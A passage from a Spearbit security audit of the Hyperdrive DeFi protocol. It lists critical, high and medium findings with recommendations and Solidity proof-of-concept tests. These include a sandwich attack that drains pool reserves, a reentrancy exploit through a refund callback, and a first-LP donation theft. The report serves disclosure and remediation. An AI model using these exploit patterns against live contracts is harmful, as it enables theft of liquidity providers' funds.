SPEARBIT

Hyperdrive June 2023 Security Review

Auditors

Christoph Michel, Lead Security Researcher

Saw-Mon and Natalie, Lead Security Researcher

M4rio.eth, Security Researcher

Deivitto, Junior Security Researcher

Report prepared by: Lucas Goiriz

March 11, 2024

Contents

1 About Spearbit

Spearbit is a decentralized network of expert security engineers offering reviews and other security related services to Web3 projects with the goal of creating a stronger ecosystem. Our network has experience on every part of the blockchain technology stack, including but not limited to protocol design, smart contracts and the Solidity compiler. Spearbit brings in untapped security talent by enabling expert freelance auditors seeking flexibility to work on interesting projects together.

Learn more about us at spearbit.com

2 Introduction

Hyperdrive is a new AMM protocol with a novel pricing mechanism for fixed and variable yield positions. It introduces terms on demand and removes the need for liquidity providers to roll over their capital allocations. Additionally, its mechanism design enables a more efficient, symmetrical yield market.

Disclaimer: This security review does not guarantee against a hack. It is a snapshot in time of hyperdrive according to the specific commit. Any modifications to the code will require a new security review.

3 Risk classification

Severity level	**Impact: High**	**Impact: Medium**	**Impact: Low**
Likelihood: high	Critical	High	Medium
Likelihood: medium	High	Medium	Low
Likelihood: low	Medium	Low	Low

3.1 Impact

- High - leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
- Medium - global losses <10% or losses to only a subset of users, but still unacceptable.
- Low - losses will be annoying but bearable--applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.

3.2 Likelihood

- High - almost certain to happen, easy to perform, or not easy but highly incentivized
- Medium - only conditionally possible or incentivized, but still relatively likely
- Low - requires stars to align, or little-to-no incentive

3.3 Action required for severity levels

- Critical - Must fix as soon as possible (if already deployed)
- High - Must fix (before deployment if not already deployed)
- Medium - Should fix
- Low - Could fix

4 Executive Summary

Over the course of 15 days in total, the DELV team engaged with Spearbit to review the hyperdrive protocol. In this period of time a total of **76** issues were found.

Summary

Project Name	Hyperdrive
Repository	hyperdrive
Commit	8a560f...03aea7
Type of Project	DeFi, Yield
Audit Timeline	Jun 12 to Jun 30 2023
Two week fix period	Jun 30 - Jul 15 2023

Issues Found

Severity	**Count**	**Fixed**	**Acknowledged**
Critical Risk	3	1	0
High Risk	7	0	0
Medium Risk	15	3	0
Low Risk	20	0	1
Gas Optimizations	11	0	0
Informational	20	0	0
Total	**76**	**4**	**1**

After this review, the team spent several months addressing the issues raised and adding new features to hyperdrive. These changes were the subject of a follow-up review in February 2024.

5 Findings

5.1 Critical Risk

5.1.1 An attacker can force `0` shares to be minted for a liquidity provider

Severity: Critical Risk

Context: HyperdriveLP.sol#L159, HyperdriveLP.sol#L172, HyperdriveLP.sol#L203, HyperdriveLP.sol#L357

Description: If there are no outstanding long positions an attacker can frontrun a call to `addLiquidity(...)` and open a max possible short position such that $z = 0$. Then when the liquidity provider's call will go through the `_updateLiquidity(_shareReservesDelta)` will be a NOOP since $z = 0$ and the `if` block below would want to avoid the division by 0:

```
// below z = shareReserves = 0
uint256 shareReserves = _marketState.shareReserves;
if (_shareReservesDelta != 0 && shareReserves > 0) {
    int256 updatedShareReserves = int256(shareReserves) +
        _shareReservesDelta;
    _marketState.shareReserves = uint256(
        // NOTE: There is a 1 wei discrepancy in some of the
        // calculations which results in this clamping being required.
        updatedShareReserves >= 0 ? updatedShareReserves : int256(0)
    ).toUint128();
    _marketState.bondReserves = uint256(_marketState.bondReserves)
        .mulDivDown(_marketState.shareReserves, shareReserves)
        .toUint128();
}
```

And therefore the point (z, y) stays the same and does not get scaled. Thus `endingPresentValue == starting-PresentValue` and so the `lpShares` calculated below would be `0`:

```
lpShares = (endingPresentValue - startingPresentValue).mulDivDown(
    lpTotalSupply,
    startingPresentValue
);
```

now when `_mint(...)` is called with a `0` value as ‘lpShares:

```
// Mint LP shares to the supplier.
_mint(AssetId._LP_ASSET_ID, _destination, lpShares);
```

The `MultiToken`'s implementation of `_mint(...)` will be called:

```
function _mint(
    uint256 tokenID,
    address to,
    uint256 amount
) internal virtual {
    _balanceOf[tokenID][to] += amount;
    _totalSupply[tokenID] += amount;
    // Emit an event to track minting
    emit TransferSingle(msg.sender, address(0), to, tokenID, amount);
}
```

which allows minting when `amount == 0`.

Recommendation: A simple fix would be to not allow `MultiToken._mint(...)` to mint when `amount` is equal to `0`.

There is still an issue where `lpShares` would be really small due to the fact that the attacker can bring `endingPresentValue` really close to `startingPresentValue`. This still needs to be further analyzed.

5.1.2 Drain pool by sandwiching matured shorts

Severity: Critical Risk

Context: HyperdriveShort.sol#L360

Description: When shorts mature, they are not traded on the "curve", they use the "flat" part of the flat+curve model and are converted 1-to-1 to a base amount that is then added to the share reserves (and bond reserves are updated to keep the spot price the same). However, this update to the reserves still affects the "curve" part of the model as it uses the same reserves.

An attacker can profit from this by sandwiching this sudden update of the reserves by opening a short and closing it again after the update:

- Attacker waits until a short position matures.
- Attacker frontruns the application of the checkpoint by opening the max amount of shorts. This brings the share reserves close to 0. (Opening the max amount leads to max profit but opening fewer shorts is still profitable. This means this is not only an attack abusing the chaotic behavior of the curve at the 0-shares point. However, it heavily amplifies the ROI of the attack).
- The shorts mature, increasing the reserves.
- Attacker backruns by closing their shorts again for a profit.

In the proof of concept, the attacker can perform this attack in a single transaction if the checkpoint was not triggered already. They open the short for `72,584e18` base and close for `741,169e18`base at a 1021% return. The losses are suffered by the LPs. The sandwich attack leads to losing 66.16% of the pool share reserves.

Proof of Concept

- **Test**

```solidity
// SPDX-License-Identifier: Apache-2.0
pragma solidity 0.8.19;

import { VmSafe } from "forge-std/Vm.sol";
import { stdError } from "forge-std/StdError.sol";
import "forge-std/console2.sol";
import { AssetId } from "contracts/src/libraries/AssetId.sol";
import { Errors } from "contracts/src/libraries/Errors.sol";
import { FixedPointMath } from "contracts/src/libraries/FixedPointMath.sol";
import { HyperdriveMath } from "contracts/src/libraries/HyperdriveMath.sol";
import { YieldSpaceMath } from "contracts/src/libraries/YieldSpaceMath.sol";
import { HyperdriveTest, HyperdriveUtils, IHyperdrive } from "../../utils/HyperdriveTest.sol";
import { Lib } from "../../utils/Lib.sol";

contract SpearbitTest is HyperdriveTest {
    using FixedPointMath for uint256;
    using HyperdriveUtils for IHyperdrive;
    using Lib for *;

    function setUp() public override {
        super.setUp();

        // Start recording event logs.
        vm.recordLogs();
    }

    function test_sandwich_maturing_shorts()
        external
    {
        uint256 apr = 0.01e18;

        uint256 contribution = 1_000_000e18;
        initialize(alice, apr, contribution);

        // 0. Alice shorts some bonds.
        uint256 bondAmount = 100_000e18;
        (uint256 maturityTime, uint256 baseAmount) = openShort(alice, bondAmount, true);
        console2.log("maturing bonds", bondAmount / 1e18);

        // 1. let shorts mature
        // we move to the checkpoint AFTER maturity so we can do openShort +
↪   checkpoint(maturity) + closeShort
        // in a single transaction, risk-free profit.
        // It's also possible to do openShort 1 second before maturity, and the rest at
↪   maturity.
        uint256 checkpointDuration = hyperdrive.getPoolConfig().checkpointDuration;
        advanceTime(maturityTime - block.timestamp + checkpointDuration, 0.01e18);

        IHyperdrive.PoolInfo memory poolInfo = hyperdrive.getPoolInfo();
        console2.log("share/bonds resereves before openShort %s / %s", poolInfo.shareReserves /
↪   1e18, poolInfo.bondReserves / 1e18);

        // 2. attacker Bob opens max shorts, leaving the pool with 0 share reserves
        // there is another bug where the protocol reverts when applying the checkpoint in
↪   `checkpoint` -> `_updateLiquidity`
        // the toUint128 reverts for
↪   uint256(_marketState.bondReserves).mulDivDown(_marketState.shareReserves, shareReserves))
        // therefore, we reduce the max short amount a little bit s.t. the updated bond reserves
↪   don't overflow uint128
        uint256 bondAmountSandwich = hyperdrive.calculateMaxShort() - 1e11;
        (uint256 maturityTimeSandwich, uint256 baseAmountSandwich) = openShort(bob,
↪   bondAmountSandwich, true);
        console2.log("sandwich: opened %s bonds with %s base", bondAmountSandwich / 1e18,
↪   baseAmountSandwich / 1e18);

        poolInfo = hyperdrive.getPoolInfo();
        console2.log("share/bonds resereves after openShort %s / %s", poolInfo.shareReserves /
↪   1e18, poolInfo.bondReserves / 1e18);

        // 3. attacker triggers the maturing of old shorts, this adds back to the reserves
        hyperdrive.checkpoint(maturityTime);

        // 4. attacker now closes their shorts for a profit
        uint256 baseProceeds = closeShort(bob, maturityTimeSandwich, bondAmountSandwich);
        console2.log("sandwich: baseProceeds: %s, ROI: %s%", baseProceeds / 1e18, baseProceeds *
↪   1e2 / baseAmountSandwich);

        poolInfo = hyperdrive.getPoolInfo();
        console2.log("share/bonds resereves at end %s / %s", poolInfo.shareReserves / 1e18,
↪   poolInfo.bondReserves / 1e18);
    }
}
```

- **Output**

Here is a model demonstrating how the curve changes after the operations.

parameter	description
ϵ	Tiny amount to avoid z getting close to 0 when solving for the max short move
P_1	Initial point
P_2	The point after opening the first short position, moves on the curve C_1
P_3	The point after opening the second short position, moves on the curve C_2 which passes through P_2
P_4	The point after applying the checkpoint for the maturity time of the first open short position
P_5	The point after closing the second short position, moves on the C_3 which passes through P_4
dy	The amount bonds opened in the first open short position

Recommendation: Think about a way to mitigate this attack vector.

5.1.3 Reentrancy in `StEthHyperdrive.openShort`

Severity: Critical Risk

Context: HyperdriveShort.sol#L89, StethHyperdrive.sol#L73

Description: The `StethHyperdrive._deposit` function contains refund logic which performs a `.call` to the `msg.sender`. When opening shorts, this `_deposit` with the callback happens in the middle of state updates which can be abused by an attacker. The `_deposit` happens *after* calculating the short reserves updates (`_calculateOpenShort`) but *before* applying these updates to the reserves. When the attacker receives the callback they can trade on the same curve with the same reserves a second time which allows them to get a better price execution (incurring less slippage) than a single large trade. In the proof of concept, the attacker opens half the short initially and half the short through reentrancy, and then immediately closes the total short amount for a profit, draining the pool funds.

Proof of concept

> **Note**: The proof of concept was implemented by adjusting the `MockHyperdrive` to mimic the behavior of `StEthHyperdrive`'s callback.

- **Changes to `MockHyperdrive`:**

```
  function _deposit(uint256 amount, bool) internal override returns (uint256, uint256) {
+     _callback();
      uint256 assets = _baseToken.balanceOf(address(this));
      bool success = _baseToken.transferFrom(msg.sender, address(this), amount);
      if (!success) {
          revert Errors.TransferFailed();
      }

      if (totalShares == 0) {
          totalShares = amount;
          return (amount, FixedPointMath.ONE_18);
      } else {
          uint256 newShares = totalShares.mulDivDown(amount, assets);
          totalShares += newShares;
          return (newShares, _pricePerShare());
      }
  }

+ function _callback() internal {
+     // I added this to simulate the ETH refund callback in `StEthHyperdrive`.
+     // NOTE: we are doing the callback before `transferFrom` to simulate the share price not
↪  changing as the StEthHyperdrive callback happens before `submit`ting to lido and leaves its
↪  share price unchanged, `lido.getTotalPooledEther().divDown(lido.getTotalShares());`. If we do
↪  it in between the `transferFrom` and `totalShares` update in the Mock, it will change the
↪  share price, which would not simulate StEthHyperdrive (or any atomic deposit).
+     (bool success,) = payable(msg.sender).call{value: 0}("");
+     if (!success) {
+         revert Errors.TransferFailed();
+     }
+ }
```

- **Test**

```
// SPDX-License-Identifier: Apache-2.0
pragma solidity 0.8.19;

import { VmSafe } from "forge-std/Vm.sol";
import { stdError } from "forge-std/StdError.sol";
import "forge-std/console2.sol";
import { AssetId } from "contracts/src/libraries/AssetId.sol";
import { Errors } from "contracts/src/libraries/Errors.sol";
import { FixedPointMath } from "contracts/src/libraries/FixedPointMath.sol";
import { HyperdriveMath } from "contracts/src/libraries/HyperdriveMath.sol";
import { YieldSpaceMath } from "contracts/src/libraries/YieldSpaceMath.sol";
import { HyperdriveTest, HyperdriveUtils, IHyperdrive } from "../../utils/HyperdriveTest.sol";
import { Lib } from "../../utils/Lib.sol";

contract SpearbitTest is HyperdriveTest {
    using FixedPointMath for uint256;
    using HyperdriveUtils for IHyperdrive;
    using Lib for *;

    uint256 internal recurseDepth = 0;
    uint256 internal constant bondAmountToBuy = 1_000_000e18;

    function setUp() public override {
        super.setUp();

        // Start recording event logs.
        vm.recordLogs();
    }
    function test_open_short_reentrancy()
        external
    {
        uint256 apr = 0.10e18;

        uint256 contribution = 1_000_000e18;
        initialize(alice, apr, contribution);

        // Short some bonds.
        uint256 baseBalanceBefore = baseToken.balanceOf(address(this));
        // uint256 bondAmount = bondAmountToBuy;
        uint256 bondAmount = bondAmountToBuy / 2;
        (uint256 maturityTime, uint256 baseAmount) = openShort(address(this), bondAmount, true);
        console2.log("baseAmount paid for first short", baseAmount / 1e18);

        IHyperdrive.PoolInfo memory poolInfo = hyperdrive.getPoolInfo();
        uint256 tokenId = AssetId.encodeAssetId(AssetId.AssetIdPrefix.Short, maturityTime);
        uint256 totalShorts = hyperdrive.balanceOf(tokenId, address(this));
        console2.log("total shorts", totalShorts / 1e18);

        // // Redeem the bonds.
        uint256 baseProceeds = closeShort(address(this), maturityTime, totalShorts);
        console2.log("baseProceeds closing shorts", baseProceeds / 1e18);
    }

    receive() payable external {
        recurseDepth++;
        if(recurseDepth > 1) return;
        uint256 bondAmount = bondAmountToBuy / 2;
        (uint256 maturityTime, uint256 baseAmount) = openShort(address(this), bondAmount, true);
        console2.log("baseAmount paid for 2nd short", baseAmount / 1e18);
    }
}
```

- **Output**

Recommendation: Consider fixing the reentrancy in the middle of a state update. Either, remove the refund logic in `_deposit` and add the refund logic only at the end of `openShort` after all updates have been done. Alternatively, consider adding reentrancy guards to all public functions. The reentrancy flag could be in the same storage slot as the pause flag for gas efficiency.

> **Warning**: In case the reentrancy lock is not implemented, future Hyperdrive developments need to ensure that no similar attack vector is exposed.

5.2 High Risk

5.2.1 `addLiquidity(...)` can be griefed

Severity: High Risk

Context: HyperdriveLP.sol#L103-L110, HyperdriveMath.sol#L47-L73, HyperdriveLP.sol#L172

Description: An attacker can DoS/block another use to provide liquidity to the Hyperdrive. The attack works as follows:

1. The attacker frontruns a transaction that would call `addLiquidity(...)` by opening the maximum possible short. In case of no or small outstanding longs ($\frac{L_0}{c} \sim 0$), the attacker can reduce the z to a number close to 0 such that:

$$\text{APR} = \frac{1 - \frac{\mu z t_s}{y}}{\Delta t_{pos}^{norm} \frac{\mu z t_s}{y}}$$

blows up to a really big number since the denominator or $\frac{\mu z t_s}{y}$ would be a really small number such the `apr = HyperdriveMath.calculateAPRFromReserves(...)` would not be less than or equal to `_maxApr` provided by the user in the next transaction. The attacker might also be able to trigger division by $\frac{\mu z}{y} = 0$ revert.

2. The user's transaction of calling `addLiquidity(...)` would be processed and reverted due to above. Even if the user sets `_maxApr = type(uint256).max`, the attacker can take advantage of the division by 0 case or if that is not possible the following calculation of `lpShares` would underflow and revert due to the fact that `endingPresentValue < startingPresentValue`:

```
lpShares = (endingPresentValue - startingPresentValue).mulDivDown(
    lpTotalSupply,
    startingPresentValue
);
```

This line of attack is similar to the ones used in the below issues where the attacker tries to open a short with the maximum possible amount:

- Sandwich a call to `addLiquidity(...)` for profit
- Drain pool by sandwiching matured shorts

Recommendation: More analysis needs to be performed to avoid issues like above, as having z really small is not desirable in many cases.

A few things can be added to prevent the division by 0 attack. If the liquidity provider sets `_minApr = 0` and `_maxApr = type(uint256).max`, the calculation of `apr` and the bound checks below can be avoided.

```
uint256 apr = HyperdriveMath.calculateAPRFromReserves(
    _marketState.shareReserves,
    _marketState.bondReserves,
    _initialSharePrice,
    _positionDuration,
    _timeStretch
);
if (apr < _minApr || apr > _maxApr) revert Errors.InvalidApr();
```

DELV: We've addressed the issue of the share reserves being able to be really small (or even zero), which mitigates the part of the issue that can't be fixed by having a wider slippage guard. Aside from that, the likelihood of add liquidity being griefed seems low considering that the attack would need to pay a large amount of fees every time a user attempts to add liquidity.

5.2.2 Applying checkpoint can revert

Severity: High Risk

Context: HyperdriveLP.sol#L359

Description: The `applyCheckpoint` function can revert even with conservative pool parameters and reserves. It can revert in `_applyCloseShort -> _updateLiquidity` when checking that the bond reserves fit into a `uint128` value:

```
uint256 shareReserves = _marketState.shareReserves;
_marketState.shareReserves = uint256(updatedShareReserves >= 0 ? updatedShareReserves :
↪  int256(0)).toUint128();
_marketState.bondReserves = uint256(_marketState.bondReserves)
    .mulDivDown(_marketState.shareReserves, shareReserves)
    .toUint128();
```

The `_marketState.shareReserves / shareReserves` factor can become large if there were close to 0 shares in the reserves and a large shares update comes in. This can happen, for example, if opening shorts brought the share reserves close to 0 and then matured shorts put back a lot of share reserves afterwards. See the POC for this example.

The impact is that one cannot trade on the AMM anymore as all trades first try to apply the current checkpoint. The bonds for this checkpoint can never be closed, permanently locking up LP and trader funds.

Proof of Concept:

- **Test**

```
// SPDX-License-Identifier: Apache-2.0
pragma solidity 0.8.19;

import { VmSafe } from "forge-std/Vm.sol";
import { stdError } from "forge-std/StdError.sol";
import "forge-std/console2.sol";
import { AssetId } from "contracts/src/libraries/AssetId.sol";
import { Errors } from "contracts/src/libraries/Errors.sol";
import { FixedPointMath } from "contracts/src/libraries/FixedPointMath.sol";
import { HyperdriveMath } from "contracts/src/libraries/HyperdriveMath.sol";
import { YieldSpaceMath } from "contracts/src/libraries/YieldSpaceMath.sol";
import { HyperdriveTest, HyperdriveUtils, IHyperdrive } from "../../utils/HyperdriveTest.sol";
import { Lib } from "../../utils/Lib.sol";

contract SpearbitTest is HyperdriveTest {
    using FixedPointMath for uint256;
    using HyperdriveUtils for IHyperdrive;
    using Lib for *;

    // uint256 internal recurseDepth = 0;
    // uint256 internal constant bondAmountToBuy = 100_000e18;

    function setUp() public override {
        super.setUp();

        // Start recording event logs.
        vm.recordLogs();
    }

    function test_checkpoint_revert()
        external
    {
        uint256 apr = 0.01e18;

        uint256 contribution = 1_000_000e18;
        initialize(alice, apr, contribution);

        // 0. Alice shorts some bonds.
        uint256 bondAmount = 100_000e18;
        (uint256 maturityTime, uint256 baseAmount) = openShort(alice, bondAmount, true);
        console2.log("maturing bonds", bondAmount / 1e18);

        // 1. let shorts almost mature
        uint256 checkpointDuration = hyperdrive.getPoolConfig().checkpointDuration;
        advanceTime(maturityTime - block.timestamp - 1, 0.01e18);

        IHyperdrive.PoolInfo memory poolInfo = hyperdrive.getPoolInfo();
        console2.log("share/bonds resereves before openShort %s / %s", poolInfo.shareReserves,
↪  poolInfo.bondReserves);

        // 2. attacker Bob opens max shorts, leaving the pool with 0 share reserves
        uint256 bondAmountSandwich = hyperdrive.calculateMaxShort();
        (uint256 maturityTimeSandwich, uint256 baseAmountSandwich) = openShort(bob,
↪  bondAmountSandwich, true);

        poolInfo = hyperdrive.getPoolInfo();
        console2.log("share/bonds resereves after openShort %s / %s", poolInfo.shareReserves,
↪  poolInfo.bondReserves);

        // 3. attacker triggers the maturing of old shorts, this reverts when safe-casting to
↪  uint128
        advanceTime(1, 0.00e18);
        hyperdrive.checkpoint(maturityTime);
    }

}
```

Recommendation: The main issue is that opening shorts (and removing liquidity) can put the protocol into a temporary state of close-to-0 reserves and a spot price close to 0. This leads to several issues such as this one when trying to scale up the bond reserves upon new proceeds to keep the spot price the same.

5.2.3 First LP can steal subsequent LP provisions

Severity: High Risk

Context: AaveHyperdrive.sol#L84, DsrHyperdrive.sol#L92, HyperdriveFactory.sol#L178

Description: The `AaveHyperdrive` and `DsrHyperdrive` compute the yield share contribution of LPs in `_deposit` as `uint256 newShares = totalShares_.mulDivDown(amount, assets);`. Furthermore, the `assets` can be artificially inflated by donating to the contract. The first depositor can use this to steal subsequent LP provisions by frontrunning them with a donation and making them mint `0` yield shares. The `0` yield shares contribution also translates to `0` minted LP shares as Hyperdrive's present value does not change. The attacker can afterward redeem their own shares for the entirety of the assets, including the assets of the victim LP.

Example:

- Victim calls `AaveHyperdrive.addLiquidity` with a contribution of `1e6 * 1e18` DAI. The transaction is pending in the mem pool.
- The attacker (the first and sole LP) removes their liquidity (or adds liquidity) such that the `totalSupply` is `1`. For example, assume `totalSupply = totalAssets = 1` with a `sharePrice = 1e18`.
- The attacker donates `1e6 * 1e18` DAI to the pool, `totalSupply = 1`, `totalAssets = 1e24 + 1`.

- The victim transaction is mined, `_deposit` calculates `newShares = totalShares_.mulDivDown(amount, assets) = 1 * 1e24 / (1e24 + 1) = 0`. `totalSupply = 1`, `totalAssets = 2e24 + 1`.
- The attacker withdraws and receives the `totalAssets = 2e24 + 1` with a profit of the victim's contribution.

Recommendation: This is a common attack among AMMs and ERC4626 vaults and there are multiple solutions. See OpenZeppelin's ERC4626 virtual balances prevention or Uniswap's solution of minting a fixed amount of initial LP shares to a dead address. We recommend the second approach of increasing the initial minimum contribution in `HyperdriveFactory` of the first LP and locking a fixed amount of these shares so they cannot be redeemed. This also ensures there's minimum liquidity in the pool which leads to fewer rounding errors throughout the contract's computations, and avoids resetting the share price to the initial share price when `totalSupply == 0`.

5.2.4 `pow` function silently overflows and yields wrong results

Severity: High Risk

Context: FixedPointMath.sol#L152

Description: The `FixedPointMath.pow` function can silently overflow in the intermediate computation of `ylnx := mul(y_int256, lnx)`. The final result will be wrong.

```
function test_pow() public {
    uint256 x = 2e18;
    // computes y * ln(x) first with x,y 18-decimal fixed point
    // chosen s.t. y * ln(x) overflows and is close to 0
    uint256 y = type(uint256).max / uint256(FixedPointMath.ln(int256(x))) + 1;
    // 2.0 ** y should be a huge value but is 1.0 (1e18) as y*ln(x) overflows and then computes exp(0)
↪   = 1e18
    uint256 res = FixedPointMath.pow(x, y);
    assertEq(res, 1e18); // this should not be true but is
}
```

This function is used by several computations in `HyperdriveMath.sol` and `YieldSpaceMath.sol`.

Recommendation: First, there are unsafe typecasts in the functions (like `y_int256`) that should be safe typecasts. The `ylnx` multiplication should be checked to have not overflown.

5.2.5 Governance fees are part of share reserves when opening shorts

Severity: High Risk

Context: HyperdriveShort.sol#L92, HyperdriveShort.sol#L436

Description: Governance fees are not supposed to be part of the share reserves. When opening shorts, they are part of the shares reserves. The relevant flow of variables in `openShort` is as follows:

```
openShort(bondAmount)

// _calculateOpenShort
shareReservesDelta = HDM.calculateOpenShort(bondAmount) // YSM.calculateSharesOutGivenBondsIn on curve
shareReservesDelta -= totalCurveFee
traderDeposit = HDM.calculateShortProceeds(bondAmount, shareReservesDelta)

// _applyOpenShort
marketState.shareReserves -= shareReservesDelta
// shareReserves' = shareReserves - shareReservesDelta'
// = shareReserves - shareReservesDelta + totalCurveFee
marketState.bondReserves += bondAmount

_mint(bondAmount)
```

As totalCurveFee includes the totalGovernanceFee, it is also part of the updated share reserves. They are currently part of the shares that can be traded and it can lead to the governance fees being traded out and governance will be unable to claim their fees.

Recommendation: Consider reducing the share reserves by totalGovernanceFee. Adjusting shareReservesDelta -= totalCurveFee to shareReservesDelta -= totalCurveFee - totalGovernanceFee should lead to a share reserves update of shareReserves' = shareReserves - shareReservesDeltaOriginal + totalCurveFee - totalGovernanceFee.

5.2.6 Governance fees are part of share reserves when closing non-matured longs

Severity: High Risk

Context: HyperdriveLong.sol#L162

Description: Governance fees are not supposed to be part of the share reserves. When closing non-matured longs, they are part of the shares reserves. The relevant flow of variables in closeLong is as follows:

```
closeLong(bondAmount@maturity)

// _calculateCloseLong
(shareReservesDelta, bondReservesDelta, shareProceeds) =
↪  HDM.calculateCloseLong(bondAmount@maturity@closeSharePrice)
shareReservesDelta -= totalCurveFee;
shareProceeds -= totalCurveFee + totalFlatFee;

// _applyCloseLong
marketState.shareReserves -= shareReservesDelta // = shareReserves - shareReservesDelta + totalCurveFee
marketState.bondReserves += bondReservesDelta // = bondReserves + bondReservesDelta
_updateLiquidity(-[shareProceeds - shareReservesDelta] = -flatCurvePart)
// = shareReserves - (shareProceeds' - shareReservesDelta')
// = shareReserves - shareProceeds' + shareReservesDelta'
// = shareReserves - shareProceeds + totalCurveFee + totalFlatFee + shareReservesDelta'
// = shareReserves - shareProceeds + totalCurveFee + totalFlatFee + shareReservesDelta - totalCurveFee
// = shareReserves - shareProceeds + totalFlatFee + shareReservesDelta

// combining both share reserve updates:
// shareReserves' = shareReserves - shareReservesDelta' - (shareProceeds' - shareReservesDelta')
// = shareReserves - shareProceeds' = shareReserves - shareProceeds + totalCurveFee + totalFlatFee
```

As totalCurveFee + totalFlatFee includes the totalGovernanceFee, it is also part of the updated share reserves. It can also be seen by noting that in the entire close-long process, totalGovernanceFee is never read except when adding it to the governance fee storage variable.

They are currently part of the shares that can be traded and it can lead to the governance fees being traded out and governance will be unable to claim their fees.

Recommendation: Consider reducing the share reserves by totalGovernanceFee. Consider calling _applyCloseLong with _shareProceeds = _shareProceeds - totalGovernanceFee instead. Note that a solution must also correctly incorporate issue *No LP fees when closing matured longs/shorts*.

5.2.7 No LP fees when closing matured longs/shorts

Severity: High Risk

Context: Hyperdrive.sol#L112, HyperdriveLong.sol#L496

Description: When closing matured longs through `closeLong` or `checkpoint`, `_applyCheckpoint` is first run which closes the matured longs/shorts for this checkpoint. This function, however, does not take a fee on the `shareProceeds`. The share (and bond) reserves are updated by `updateLiquidity(-shareProceeds)` which reduces the share proceeds by the fee-exclusive `shareProceeds`.

When traders now close their positions by calling `closeLong`, their own `shareProceeds` are reduced by the `totalFlatFee` but this fee is never added back to the share reserves, i.e., never reinvested for the LPs.

Note that the same issue also applies to closing shorts.

Recommendation: Consider taking the flat fee already when processing the matured bonds the first time in `_applyCheckpoint`, adding back the total LP fee (`totalFlatFee - totalGovernanceFee`) to the reserves and increasing the `_governanceFeesAccrued` by `totalGovernanceFee`. (The governance fee is not reinvested in the pool.) The code in `closeLong` needs to be adjusted to not double-count any fees for the matured / non-matured paths. This also means that LPs & governance don't have to wait for LPs to close their positions to receive their fees.

5.3 Medium Risk

5.3.1 `ERC4626DataProvider` does not calculate the price per share correctly

Severity: Medium Risk

Context: ERC4626DataProvider.sol#L50-L51, ERC4626Hyperdrive.sol#L129-L130

Description: `ERC4626DataProvider` does not calculate the price per share correctly. It returns the inverse of the price per share. This hook is implemented correctly in `ERC4626Hyperdrive`.

Recommendation: `_pricePerShare()` needs to be corrected to:

```
uint256 shareEstimate = _pool.convertToShares(FixedPointMath.ONE_18);
sharePrice =  FixedPointMath.ONE_18.divDown(shareEstimate);

// return statement is not necessary since we are using a named return parameter
```

`ERC4626Hyperdrive._pricePerShare()` performs the correct calculation:

1. Not using the `totalSupply()` and `totalAssets()` to calculate this value would avoid calling the `_pool` twice.
2. Using the other endpoint we can also remove the final division:

```
sharePrice = _pool.convertToAsset(FixedPointMath.ONE_18); // <--- note we are using a diff endpoint
```

Note that the above should still return the value in the 18 decimal fixed format.

DELV: Addressed in PR 460.

Spearbit: The recommendation was done only for `contracts/src/instances/ERC4626DataProvider.sol`. It'd be good if both contracts (`ERC4626Hyperdrive.sol`) used identical code.

5.3.2 `totalSupply` / `balances` accounting invariant will break on transfers to `address(0)` and `address(this)`

Severity: Medium Risk

Context: BondWrapper.sol#L4-L16, BondWrapper.sol#L50-L51

Description: The code is trying to use a certain trick to revert on transfers to `address(0)` and `address(this)` (a common check to avoid locking assets by error) by setting the `balanceOf` of these addresses to the max value, which after adding any value > `0` should revert.

```
// By setting these addresses to the max uint256, attempting to execute
// a transfer to either of them will revert. This is a gas-efficient way
// to prevent a common user mistake where they transfer to the token
// address. These values are not considered 'real' tokens and so are not
// included in 'total supply' which only contains minted tokens.
// WARN - Never allow allowances to be set for these addresses.
balanceOf[address(0)] = type(uint256).max;
balanceOf[address(this)] = type(uint256).max;
```

While this would hold in a common scenario with pragma version `^0.8`, the code is using a gas optimized ERC20 library, anmely Solmate, whose transfer and _mint use `unchecked` blocks. Incrementing within the `unchecked` block will lead to overflow, breaking thus the relation between `totalSupply` and the sum of all balances' accounting when calling `_mint()` or `transfer`:

```
// Cannot overflow because the sum of all user
// balances can't exceed the max uint256 value.
unchecked {
    balanceOf[to] += amount;
}
```

Additionally, it breaks the balances invatiant (`sum of all balances <= totalSupply`) that the code should hold, by setting these values to max value.

In example, consider this case (for simplicity all with initial values):

- Initial `balanceOf[0] = type(uint256).max`.
- Call to `_mint()` (which can be accomplished by calling mint to `address(0)` with amount `2` and `to` equal to `address(0)`.
- Expected behavior as per comments → revert.

The real result is:

- Expected `totalSupply = 2`.
- `balanceOf[0] = 1` while it should be `balanceOf[0] == 2` if this wasn't set to `type(uint256).max`.

Recommendation: Remove the set of max amount and add a manual check so it's not transferred to `address(this)` or `address(0)`:

```
- balanceOf[address(0)] = type(uint256).max;
- balanceOf[address(this)] = type(uint256).max;
```

and in `transfer` and other methods:

```
+ if(to == address(0) revert ZeroAddressError;
+ if(to == address(this) revert ThisAddressError;
```

5.3.3 `calculateSpotPrice(...)` should not use `_normalizedTimeRemaining`

Severity: Medium Risk

Context: HyperdriveMath.sol#L17, HyperdriveMath.sol#L23, HyperdriveMath.sol#L24-L38

Description: When one trades on the curve, the following share-bond curve is used (with fixed t_s):

$$\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} = k$$

If one calculates the spot price which is the slope of the perpendicular line to the tangent of the curve at a point like (z, y) we would get:

$$\frac{dz}{-dy} = \frac{1}{c}\frac{\mu z^{t_s}}{y}$$

Instead in `calculateSpotPrice(...)` the spot price is calculated as:

$$\frac{dz}{-dy} = \frac{\mu z^{t_r t_s}}{y}$$

There are two issues where the first is more important:

1. The $\frac{1}{c}$ factor is not considered. This is due to a wrong NatSpec comment that mentions `calculateSpotPrice(...)` calculates the spot price without slippage of bonds in terms of shares, but it should be the spot price of bonds in terms of the base.
2. t_r or `_normalizedTimeRemaining` does not have a concrete meaning since it is not used in the definition of the curve, but one can apply it to manipulate the price which will be used in fee calculations. But again those fee calculations should not consider the t_r in the exponent when calculating fees for non-matured positions.

The spot price is recorded for oracles and is also used in LP and governance fee calculations.

Recommendation: Based on the discussion with the client here `calculateSpotPrice(...)` should calculate (note the exponent term does not include t_r):

$$\frac{dx}{-dy} = \frac{dx}{dz}\frac{dz}{-dy} \approx c\frac{dz}{-dy} = \frac{\mu z^{t_s}}{y}$$

Also as a user probably we would want to query the average of $\frac{dx}{-dy}$ from the oracle before investing.

And so `calculateSpotPrice(...)` needs to be changed to:

```
/// @dev Calculates the spot price without slippage of bonds in terms of base.
/// @param _shareReserves The pool's share reserves.
